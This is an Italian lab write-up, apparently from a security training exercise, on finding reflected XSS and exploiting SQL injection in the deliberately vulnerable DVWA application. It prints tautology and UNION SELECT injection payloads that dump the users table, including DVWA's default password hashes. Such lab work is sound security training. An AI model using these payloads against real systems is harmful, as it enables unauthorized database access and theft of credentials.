




Obbiettivo di oggi è andare a individuare e sfruttare le vulnerabilità xss e sql injection su un sito. Per prima cosa verifichiamo la posizione del payload e la zona di riflessione del messaggio che andiamo ad inserire.



Una volta individuato il payload e la zona riflessa del messaggio sotto al messaggio stesso andiamo a verificare che il codice javascript sia attivo sul messaggio immesso.




Verificato che il comando <i>, la cui funzione è rendere corsiva la frase che andiamo ad inserire, è presente nel payload e non viene riflessa, ma mostra correttamente la frase in corsivo andiamo a tentare un approccio più aggressivo chiedendogli di immettere un pop up.



In questo modo verifichiamo che i javascript sono attivati nei messaggi di ricerca sul sito e abbiamo individuato una vulnerabilità severa.

A seguire tentiamo di fare la sql injection.

Per prima cosa verifichiamo la risposta del database e la quantità di dati che otteniamo dalla ricerca



Home

Instructions

Setup

Brute Force

Command Execution

CSRF

File Inclusion

SQL Injection

SQL Injection (Blind)

Upload

XSS reflected

XSS stored

DVWA Security

PHP Info

About

Logout

## Vulnerability: SQL Injection

User ID:

Submit

ID: 1

First name: admin

Surname: admin

### More info

<http://www.securiteam.com/securityreviews/5DP0N1P76E.html>

[http://en.wikipedia.org/wiki/SQL\\_injection](http://en.wikipedia.org/wiki/SQL_injection)

<http://www.unixwiz.net/techtips/sql-injection.html>

Username: admin

Security Level: low

PHPIDS: disabled

View Source

View Help

Damn Vulnerable Web Application (DVWA) v1.0.7

Una volta ottenuti questi primi dati andiamo a tentare un injection per ricevere tutti i dati relativi al database.

[Home](#)[Instructions](#)[Setup](#)[Brute Force](#)[Command Execution](#)[CSRF](#)[File Inclusion](#)[SQL Injection](#)[SQL Injection \(Blind\)](#)[Upload](#)[XSS reflected](#)[XSS stored](#)[DVWA Security](#)[PHP Info](#)[About](#)[Logout](#)

## Vulnerability: SQL Injection

User ID:

ID: ' OR'a'='a  
First name: admin  
Surname: admin

ID: ' OR'a'='a  
First name: Gordon  
Surname: Brown

ID: ' OR'a'='a  
First name: Hack  
Surname: Me

ID: ' OR'a'='a  
First name: Pablo  
Surname: Picasso

ID: ' OR'a'='a  
First name: Bob  
Surname: Smith

### More info

<http://www.securiteam.com/securityreviews/5DP0N1P76E.html>

[http://en.wikipedia.org/wiki/SQL\\_injection](http://en.wikipedia.org/wiki/SQL_injection)

<http://www.unixwiz.net/techtips/sql-injection.html>

Username: admin

Security Level: low

PHPIDS: disabled

[View Source](#)[View Help](#)

Una volta ottenuti i dati andiamo a cercare in maniera più aggressiva altri possibili dati su un secondo database.

```
ID: ' OR'a'='a' UNION SELECT User(), null --  
First name: admin  
Surname: admin  
  
ID: ' OR'a'='a' UNION SELECT User(), null --  
First name: Gordon  
Surname: Brown  
  
ID: ' OR'a'='a' UNION SELECT User(), null --  
First name: Hack  
Surname: Me  
  
ID: ' OR'a'='a' UNION SELECT User(), null --  
First name: Pablo  
Surname: Picasso  
  
ID: ' OR'a'='a' UNION SELECT User(), null --  
First name: Bob  
Surname: Smith  
  
ID: ' OR'a'='a' UNION SELECT User(), null --  
First name: root@localhost  
Surname:
```

User ID:

```
ID: ' OR'a'='a' UNION SELECT user, password from users -- --  
First name: admin  
Surname: admin  
  
ID: ' OR'a'='a' UNION SELECT user, password from users -- --  
First name: Gordon  
Surname: Brown  
  
ID: ' OR'a'='a' UNION SELECT user, password from users -- --  
First name: Hack  
Surname: Me  
  
ID: ' OR'a'='a' UNION SELECT user, password from users -- --  
First name: Pablo  
Surname: Picasso  
  
ID: ' OR'a'='a' UNION SELECT user, password from users -- --  
First name: Bob  
Surname: Smith  
  
ID: ' OR'a'='a' UNION SELECT user, password from users -- --  
First name: admin  
Surname: 5f4dcc3b5aa765d61d8327deb882cf99  
  
ID: ' OR'a'='a' UNION SELECT user, password from users -- --  
First name: gordonb  
Surname: e99a18c428cb38d5f260853678922e03  
  
ID: ' OR'a'='a' UNION SELECT user, password from users -- --  
First name: 1337  
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b  
  
ID: ' OR'a'='a' UNION SELECT user, password from users -- --  
First name: pablo  
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7  
  
ID: ' OR'a'='a' UNION SELECT user, password from users -- --  
First name: smithy  
Surname: 5f4dcc3b5aa765d61d8327deb882cf99
```

Una volta ottenuti i vari dai vari database vediamo che è possibile risalire anche alle password(per quanto siano cifrate) rendendola un'altra criticità estremamente grave della web app.